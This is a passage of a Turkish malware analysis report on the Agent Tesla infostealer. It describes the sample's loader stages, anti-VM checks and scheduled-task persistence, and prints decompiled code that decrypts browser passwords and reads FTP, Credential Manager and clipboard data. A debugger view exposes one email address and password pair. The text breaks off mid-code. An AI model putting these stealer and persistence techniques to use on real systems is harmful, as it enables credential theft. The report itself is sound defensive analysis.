

**AGENT TESLA  
TEKNİK ANALİZ RAPORU**



# İÇİNDEKİLER

Giriş .....	2
HResultExceptionMarshaler.exe Analizi .....	3
RelativeFileUrl.Dll analizi .....	5
jRpsB地x KumSWy .dll Analizi .....	6
ZBhXJIMcsQEIYHThxYyoWObxjlophHEUUwyJl.exe.....	9
MUTEX OLUŞTURMA.....	18
Veri Sızdırılması.....	19
Hedeflenen Veriler.....	20
Network Analizi.....	21
ÇÖZÜM ÖNERİLERİ.....	22
MITRE ATT&CK TABLOSU .....	23
YARA Kuralı .....	24

## Giriş

**AGENT TESLA** ilk olarak 2014 yılında Türkçe bir web sitesinde **keylogger** olarak görülmüş işlevsel bir bilgi hırsızı olarak farklı tarayıcılardan ,e-postalardan ve FTP istemcilerinden kullanıcı verilerini sızdıran Windows işletim sistemi üzerinde çalışan bir zararlı yazılımdır. **Agent Tesla** çoğunlukla kimlik avı e-postaları veya çeşitli biçimlerde (ZIP, CAB, MSI, IMG, Office dosyaları vb.) ekleri olan spam yoluyla yayılır. SMTP, FTP gibi birden çok protokolü üzerinden sızdırılan verileri aktarırlar.

# HResultExceptionMarshaler.exe Analizi

Dosya Adı:	<b>HResultExceptionMarshaler.exe</b>
MD5	bbd9c7c4ea8812731ba169a92b4dcceb
SHA1	4bbcb5766ec862e7a674ca9a420443bc18aa4855
SHA256	1bffa62ec8cfff47103c41ff3de5a5f0c887c9958460d9f4ec00f5886d2a5d20

```
HResultExceptionMarshaler (1.0.0.0) x
1 // C:\Users\zorro\Desktop
  \1bffa62ec8cfff47103c41ff3de5a5f0c887c9958460d9f4ec00f5886d2a5d20.exe
2 // HResultExceptionMarshaler, Version=1.0.0.0, Culture=neutral,
  PublicKeyToken=null
3
4 // Başlangıç noktası: MultiToken.My.MyApplication.Main
5 // Zaman Bilgisi: 60D131E0 (22.06.2021 03:42:08)
6
```

Microsoft Visual C#/Basic.Net tarafından derlenmiş 32-bit yürütülebilir dosyadır derlenme zamanı **22.06.2021 03:42:08** olarak belirtilmiştir ve entry point noktası **MultiToken.My.MyApplication.Main** methodu olarak belirtilmiştir

My Application formu **DebuggerStepThrough** davranışı içerisinde **OnCreateMainForm()** methodunu kullanarak **Form1** çalıştırılmaktadır.

```
498 DebuggableAttribute debuggableAttribute = new DebuggableAttribute(new Button(), Conversions.ToString
  (Operators.ConcatenateObject(Operators.ConcatenateObject(Form1.xxx(), Form1.sss()), Form1.sss2())));
```


**Form1** içerisinde bulunan **xxx()**, **sss()** ve **sss2()** methodları **ConcatenateObject()** methoduyla birleştirilerek **DebuggableAttribute** formu içerisindeki oluşturulmuş olan **DebuggableAttribute** methodunun ikinci parametresi olan **p2** stringine atanmıştır.

```
public static object xxx()
{
  string text = "";
  text += "H4sIAAAAAAAAAEA0y9C1xU
  FeRdBxDM/3mvHRfJBv20AsnvdIU
  +oZEWZtAvAWl7tZu3eCSmSRnKpZ
  H4DQLHTQXp4FK7uxsmoqSxGU6Q
  text += "C0QXt1/0Cm+3MTX73
```




# RelativeFileUrl.dll analizi

Zararlı kod **Resource** sectionu içerisinde gömülmüştür ve dinamik olarak çözümlenmektedir




**MessageEnum** formundaki **guru** methodunda **jRpsBkx KumSWy.dll** çözümlenmektedir





# jRpsB她x KumSWy .dll Analizi



DLL içerisinde Resource sectionu içerisinde gömülmüş bir DLL bulunmaktadır.

```
11943 byte[] array;  
11944 (rLy)城族译司顾X.\u206D\u202E\u206A\u206C\u200F\u202E\u200E\u200D\u202B\u200E  
(rLy)城族译司顾X.\u206A\u206C\u202D\u206B\u200B\u200E\u200C\u206E\u206E\u200E\u200E  
11945 num2 = (num3 * 3566278516U ^ 33324730U);  
11946 continue;  
11947 }  
11948 case 31U:  
11949 {  
11950 uint[] array2;  
11951 uint[] array3;  
11952 array2[9] = (array2[9] ^ array3[9]);  
11953 array2[10] = (array2[10] ^ array3[10]);  
11954 array2[11] = (array2[11] ^ array3[11]);  
11955 array2[12] = (array2[12] ^ array3[12]);  
11956 array2[13] = (array2[13] ^ array3[13]);  
11957 array2[14] = (array2[14] ^ array3[14]);  
11958 array2[15] = (array2[15] ^ array3[15]);  
11959 num2 = (num3 * 3159290911U ^ 3731038709U);  
11960 continue;
```

İsim	Değer
rawAssembly	(byte[0x00045400])
[0]	0x4D
[1]	0x5A

ResourceManager sınıfıyla erişmiş olduğu byte dizisini yürütme anında çözümleyerek Agent Tesla zararlı yazılımını içeren luufarzosAfuQKGUYTiCeMxTjxZb .dll çözümlenmektedir.

```

\u2068\u2068\u200E\u200B\u202B\u206C\u200C\u206D\u2068\u206F\u2068\u206E\u2068
num = (num2 * 1539856924U ^ 284673023U);
continue;
case 11U:
族太生j执rKIHhp生.UdA顾k1JK生 = 族太生j执rKIHhp生.\u202B\u200D\u206C\u200B\u2068\u2
\u200F\u202E(族太生j执rKIHhp生.Qg城行RO首L译[2]);
num = (num2 * 2660335407U ^ 2531200315U);
continue;
case 12U:
族太生j执rKIHhp生.尾太Ev8行z官顾麻D = 族太生j执rKIHhp生.LoadApi<族太生j执rKIHhp生.De
\u200D\u202A\u206D\u206F\u200B\u202E\u2068\u202D\u202A\u206A\u206C\u200C\u202D\u
\u206F\u206D\u202A\u200B\u200B\u206C\u202C\u200D\u206A\u206F\u200B\u206E\u200B
num = (num2 * 3414946564U ^ 3227345232U);

```

DLL içerisindeki **Class'lar** , **fonksiyon adları** ve **değişken adları** analizden kaçınmak amacıyla Unicode ve çince ifadelerle **obfuscate** edilmiştir.

```

SbieDll.dll.....USER....SANDBOX.....VIRUS....
...MALWARE.....SCHMIDTI....CURRENTUSER.....\V
IRUS.....SAMPLE.....C:\file.exe.....Afx:400
000:0L...HARDWARE\DEVICEMAP\Scsi\Scsi Port[0\
Scsi Bus 0\Target Id 0\Logical Unit Id 0...I
dentifier.....VBOX....HARDWARE\Description\S
ystem.....SystemBiosVersion.....VideoBiosVe
rsion...VIRTUALBOX..*...SOFTWARE\Oracle\Vir
tualBox Guest Additions.....VMWARE.."...SOFTW
ARE\VMware, Inc.\VMware Tools..L...HARDWARE\D
EVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target I
d 0\Logical Unit Id 0L...HARDWARE\DEVICEMAP\S
csi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logica
l Unit Id 0'...SYSTEM\ControlSet001\Services\
Disk\Enum.....0.....vmware..N...SYSTEM\Cont
rolSet001\Control\Class\{4D36E968-E325-11CE-B
FC1-08002BE10318}\0000.....DriverDesc..W...S
YSTEM\ControlSet001\Control\Class\{4D36E968-E
325-11CE-BFC1-08002BE10318}\0000\Settings....
.Device Description.....InstallPath.%.C:\P
ROGRAM FILES\VMWARE\VMWARE TOOLS\.....kerne
l32.dll....wine_get_unix_file_name.....QEMU..
..\.\ROOT\cimv2..#...SELECT * FROM Win32 Vid
eoController.....VM Additions S3 Trio32/64...
....S3 Trio32/64....VirtualBox Graphics Adapt
er.....VMware SVGA II..!...Add-MpPreference -

```

DLL içerisinden çıkan Metin belgesi dökümünde Zararlı yazılım, **BlackList 'inde** bulunan string bir ifadeyle karşılaştığında zararlı işlemlerini gerçekleştirmemektedir.

家r行城席IpC执行b的.rLyj城族译司J顾X/*0x02000001*/.\u206F\u2...	".exe"
的希Bf生希物的成.族太生j执rKIHhp生/*0x02000016*/.\u200D\u20...	@":C:\Users\zorro\AppData\Roaming\fdVgsZlojvtZ.exe"

**ResourceManager** sınıfıyla dinamik olan zararlı **Agent Tesla** yazılımını **AppData\Roaming** dizinine oluşturmaktadır.



.tmp dosyası içerisinde tanımlanmış olan .Xml dosyasını schtask.exe komut satırı aracılığıyla zamanlandırılmış olarak çalıştırmaktadır.


```
// Token: 8x8882774 RID: 12276 RVA: 8x8882668 File Offset: 8x8882668
public static Process Start(ProcessStartInfo startInfo)
{
    Process process = new Process();
    if (startInfo == null)
    {
        throw new ArgumentNullException("startInfo");
    }
    process.StartInfo = startInfo;
    if (process.Start())
    {
        return process;
    }
    return null;
}
```

Değer
System.Diagnostics.ProcessStartInfo/"0x020004FB"/
@"/Create/TN "Updates\FdVgsZkxjvtZ" /XML ""C:\Users\zoro\AppData\Local\Temp\tmp24D3.tmp""
false
"
System.Collections.Specialized.StringDictionary/"0x02000384"/.GenericAdapter/"0x020007EA"/
System.Collections.Specialized.StringDictionaryWithComparer/"0x020003B5"/
false
0x00000000
"schtasks.exe"

.Xml dosyası "AppData\Roaming" içerisinde Agent Tesla zararlı yazılımını süresiz olarak çalıştırmaktadır.

```
<?xml version="1.0" encoding="UTF-16" ?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>USER-PC\admin</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>USER-PC\admin</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>USER-PC\admin</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PTOS</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\admin\AppData\Roaming\FdVgsZkxjvtZ.exe</Command>
    </Exec>
  </Actions>
</Task>
```

# ZBhXJIMcsQEIYHThxYyoWObxjlophHEUUwyJl.exe



Zararlı işlemlerin gerçekleştirildiği **Agent Tesla**, içerisinde dinamik olarak çözümlenecek ifadeler ve zararlı işlemlerinin yapması için gerekli olan methodlar bulundurulur.

```
public static string Concat(string str0, string str1, string str2)
{
    if (str0 == null && str1 == null && str2 == null)
    {
        return string.Empty;
    }
    if (str0 == null)
    {
        str0 = string.Empty;
    }
    if (str1 == null)
    {
        str1 = string.Empty;
    }
    if (str2 == null)
    {
        str2 = string.Empty;
    }
    int length = str0.Length + str1.Length + str2.Length;
    string text = string.FastAllocateString(length);
    string.FillStringChecked(text, 0, str0);
    string.FillStringChecked(text, str0.Length, str1);
    string.FillStringChecked(text, str0.Length + str1.Length, str2);
    return text;
}
```

**Agent Tesla** ilk olarak **COMPUTERNAME** ve **USERNAME** bilgilerini alarak çalışmaya başlamaktadır.

```
public static Process[] GetProcessesByName(string processName, string machineName)
{
    if (processName == null)
    {
        processName = string.Empty;
    }
    Process[] processes = Process.GetProcesses(machineName);
    ArrayList arrayList = new ArrayList();
    for (int i = 0; i < processes.Length; i++)
    {
        if (string.Equals(processName, processes[i].ProcessName, StringComparison.OrdinalIgnoreCase))
        {
            arrayList.Add(processes[i]);
        }
        else
        {
            processes[i].Dispose();
        }
    }
    Process[] array = new Process[arrayList.Count];
    arrayList.CopyTo(array, 0);
    return array;
}
```

Zararlı yazılımın çalıştığı esnada çalışan **process** isimlerini alıp array dizisine atar ve analizden kaçınmak için **Procmon**, **Process Explorer** gibi analiz uygulamalarını kapatır.

```
goto IL_37;
IL_51:
A_0--;
Thread.Sleep(1000);
num4++;
goto IL_66;
return false;
```

Birçok fonksiyon içerisine yazılmış olan **Thread.sleep** methoduyla debug işleminden kaçınmaya çalışmıştır.

```
if (num == 14)
{
    array[3] = global::A.b.e;
    num = 15;
}
if (num == 7)
{
    if (Operators.CompareString(text, 900851F2-E017-413F-85C5-43057C1C2A38.A(), false) == 0)
    {
        break;
    }
    num = 8;
}
if (num == 12)
{
    array[1] = global::A.b.F;
    num = 13;
}
if (num == 15)
{
    array[4] = text;
    num = 16;
}
if (num == 2)
{
    text = global::A.B.Computer.Clipboard.GetText();
    num = 3;
}
if (num == 0)
{
}
```

**Clipboard.GetText()** methodu ile en son kopyalanmış veriyi text stringi içerisine kaydetmektedir.

```
Değer
"<br><hr>Copied Text: <br>{ttext}t&quot;4081-FE53-8D6F-2F30-855A-3DA9-EE98-5857&quot;{string}\r\n<br><hr>Copied Text: <br>https://www.youtube.com/watch?v=HtUH9z_Oey8<hr>"
Ab"0x02000007"/c/"0x02000000"/
"https://www.youtube.com/watch?v=HtUH9z_Oey8"
string[0x00000006]
0x00000011
```

İsim	Değer
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Opera Browser*
System.Environment/0x020000DE/GetFolderPath/0x06000E6...	@*C:\Users\zorro\AppData\Roaming*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*Opera Software\Opera Stable*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Roaming\Opera Software\Opera Stable*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Yandex Browser*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*Yandex\YandexBrowser\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\Yandex\YandexBrowser\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Iridium Browser*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*Iridium\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\Iridium\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Chromium*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*Chromium\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\Chromium\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*7Star*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*7Star\7Star\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\7Star\7Star\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Torch Browser*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*Torch\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\Torch\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Cool Novo*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*MapleStudio\ChromePlus\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\MapleStudio\ChromePlus\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Kometa*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*Kometa\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\Kometa\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Amigo*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*Amigo\User Data*
System.IO.Path/0x0200019A/Combine/0x06001926/ döndü	@*C:\Users\zorro\AppData\Local\Amigo\User Data*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	*Brave*
<PrivateImplementationDetails> {7ES89EA5-FCEB-4395-B533-F0F...}	@*BraveSoftware\Brave-Browser\User Data*

“AppData\Roaming” dizini içerisinde dinamik olarak çözmüş olduğu tarayıcı dizinleri içerisinde gezerek tarayıcı verilerinde tutulan **cookie** değerleri, **username** ve **password** verilerini kaydetmektedir.

```

if (array != null & array.Length > 5)
{
    byte[] array2 = new byte[array.Length - 6 + 1];
    Array.Copy(array, 5, array2, 0, array.Length - 5);
    try
    {
        return ProtectedData.Unprotect(array2, null, DataProtectionScope.CurrentUser);
    }
    catch (Exception ex2)
    {
        return null;
    }
}
return null;

```

Kaydedilen verileri **ProtectedData.Unprotect()** fonksiyonu kullanılarak array iki içerisinde tutulan verilerin şifresini çözüp byte dizisine çevirmektedir .

```

6574         else
6575         {
6576             text4 = global::A.b.E.a(h.A(j, 900851F2-E017-413F-85C5-43057C1C2A38.cv()));
6577         }
6578         if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
6579         {
6580             list2.Add(new global::A.b.x
6581             {
6582                 URL = text2,
6583                 UserName = text3,
6584                 Password = text4,
6585                 Browser = A_1
6586             });
6587         }
6588     }
6589     catch (Exception ex2)
6590     {
6591     }
6592 }
6593 }
6594 }
6595 IL_105:;
6596 }
6597 return list2;
6598 }

```

Sim	Değer
value	"Chrome"
value	"logins"
list2	Count = 0x00000000
list	Count = 0x00000002
text	@\"C:\Users\zorro\AppData\Local\Google\Chrome\User Data\Default>Login Data\"
text2	"https://www.unpac.me/"
text4	"qTSMdgr-#VpIL.Vx"
h	{A,b/*0x02000007*/h/*0x02000028*/}
text3	"nmkkml1905@gmail.com"

Byte dizisinden dönen değerleri **URL, UserName, Password** ve **Browser** string ifadeleri olarak list2 içerisinde tutarak list2 yi return etmektedir .

```

1540         string text = Interaction.Environ(900851F2-E017-413F-85C5-43057C1C2A38.br()) + 900851F2-E017-413F-85C5-43057C1C2A38.bs();
1541         string str = global::A.b.c(text);
1542         text2 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.br()) + str + 900851F2-E017-413F-85C5-43057C1C2A38.bt();
1543         string text3 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.br()) + str + 900851F2-E017-413F-85C5-43057C1C2A38.bu();
1544         string text4 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.br()) + str + 900851F2-E017-413F-85C5-43057C1C2A38.bv();
1545         string text5 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.br()) + str + 900851F2-E017-413F-85C5-43057C1C2A38.bw();
1546         string text6 = global::A.b.D(900851F2-E017-413F-85C5-43057C1C2A38.br()) + str + 900851F2-E017-413F-85C5-43057C1C2A38.bx();
1547         string text7 = 900851F2-E017-413F-85C5-43057C1C2A38.br();
1548         string text8 = text2;
1549         string text9 = text4;
1550         string text10 = text5;
1551         if ((text8.Length > 1 | text7.Length > 1) & text9.Length > 1 & text10.Length > 1)
1552         {
1553             if ((double)global::A.b.A == Conversions.ToDouble(900851F2-E017-413F-85C5-43057C1C2A38.br()))
1554             {
1555                 list2.Add(900851F2-E017-413F-85C5-43057C1C2A38.br() + string.Join(900851F2-E017-413F-85C5-43057C1C2A38.br(), new string[]
1556                 {
1557                     900851F2-E017-413F-85C5-43057C1C2A38.br() + text7 + 900851F2-E017-413F-85C5-43057C1C2A38.br(),
1558                     900851F2-E017-413F-85C5-43057C1C2A38.br() + text8 + 900851F2-E017-413F-85C5-43057C1C2A38.br(),
1559                     900851F2-E017-413F-85C5-43057C1C2A38.br() + Uri.EscapeDataString(text9) + 900851F2-E017-413F-85C5-43057C1C2A38.br(),
1560                     900851F2-E017-413F-85C5-43057C1C2A38.br() + Uri.EscapeDataString(text10) + 900851F2-E017-413F-85C5-43057C1C2A38.br()
1561                 });
1562             }
1563         }

```

Sim	Değer
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...}	"HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites"
<PrivateImplementationDetails>{7E589EA5-FCEB-4395-B533-F0F...}	"Port"
string.Concat/*0x06000557*/ döndü	"HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSitesPort"
A.b/*0x02000007*/D/*0x0600005E*/ döndü	null
text9	null
text7	null
folderPath	@\"C:\Users\zorro\AppData\Local\"
obj	Count = 0x0000001A
list2	Count = 0x00000000
text10	null
stringBuilder	{}

**FTP** sunucularını gezerek, içerisinde tutulan **Host Port User SitesPWname** verilerini List2 içerisinde oluşturulmuş dizine kaydetmektedir.



```
IntPtr ptr = zero;
Dictionary<Guid, string> dictionary = new Dictionary<Guid, string>();
Dictionary<Guid, string> dictionary2 = dictionary;
Guid key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.DE());
dictionary2.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.De());
Dictionary<Guid, string> dictionary3 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Df());
dictionary3.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.Df());
Dictionary<Guid, string> dictionary4 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Dg());
dictionary4.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.Dg());
Dictionary<Guid, string> dictionary5 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Dh());
dictionary5.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.Dh());
Dictionary<Guid, string> dictionary6 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Di());
dictionary6.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.Di());
Dictionary<Guid, string> dictionary7 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Dj());
dictionary7.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.Dj());
Dictionary<Guid, string> dictionary8 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Dk());
dictionary8.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.Dk());
Dictionary<Guid, string> dictionary9 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Dl());
dictionary9.Add(key, 900851F2-E017-413F-85C5-43057C1C2A38.Dl());
Dictionary<Guid, string> dictionary10 = dictionary;
key = new Guid(900851F2-E017-413F-85C5-43057C1C2A38.Dm());
dictionary10.Add(key, null);
```

**Accessing Credential Manager** verilerini **Dictionary** dizinine kaydetmektedir. Bu veriler web sitelerine kayıtlı kimlik bilgilerinin görüntülenmesine ve yönetilmesini sağlamaktadır.

```
// Token: 0x06000020 RID: 32 RVA: 0x0002EE0 File Offset: 0x00010E0
public static string A(global::A.b.B A_0)
{
    string result;
    try
    {
        ComputerInfo computerInfo = new ComputerInfo();
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(900851F2-E017-413F-85C5-43057C1C2A38.r());
        string text;
        if (A_0 == global::A.b.B.A)
        {
            text = computerInfo.OSFullName;
        }
        else if (A_0 == global::A.b.B.a)
        {
            string text2;
            try
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    text2 = managementObject.GetPropertyValue(900851F2-E017-413F-85C5-43057C1C2A38.S()).ToString();
                }
            }
            finally
            {
                ManagementObjectCollection.ManagementObjectEnumerator enumerator;
                if (enumerator != null)
                {
                    ((IDisposable)enumerator).Dispose();
                }
            }
            text = text2;
        }
        else if (A_0 == global::A.b.B.B)
        {
            text = Conversions.ToString(Math.Round(Convert.ToDouble(Conversion.Val(computerInfo.TotalPhysicalMemory)) / 1024.0 / 1024.0, 2))
                + 900851F2-E017-413F-85C5-43057C1C2A38.s();
        }
        result = text;
    }
    catch (Exception ex)
    {
        result = 900851F2-E017-413F-85C5-43057C1C2A38.T();
    }
    return result;
}
```

Cihazda bulunan **İşletim Sistemi**, **Bellek Hafızası**, **Kullanıcı Adı** ve **Bilgisayar Adı** string ifadelerle atama yaparak kaydetmektedir.

```

try
{
    Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width,
        global::A.B.Computer.Screen.Bounds.Height);
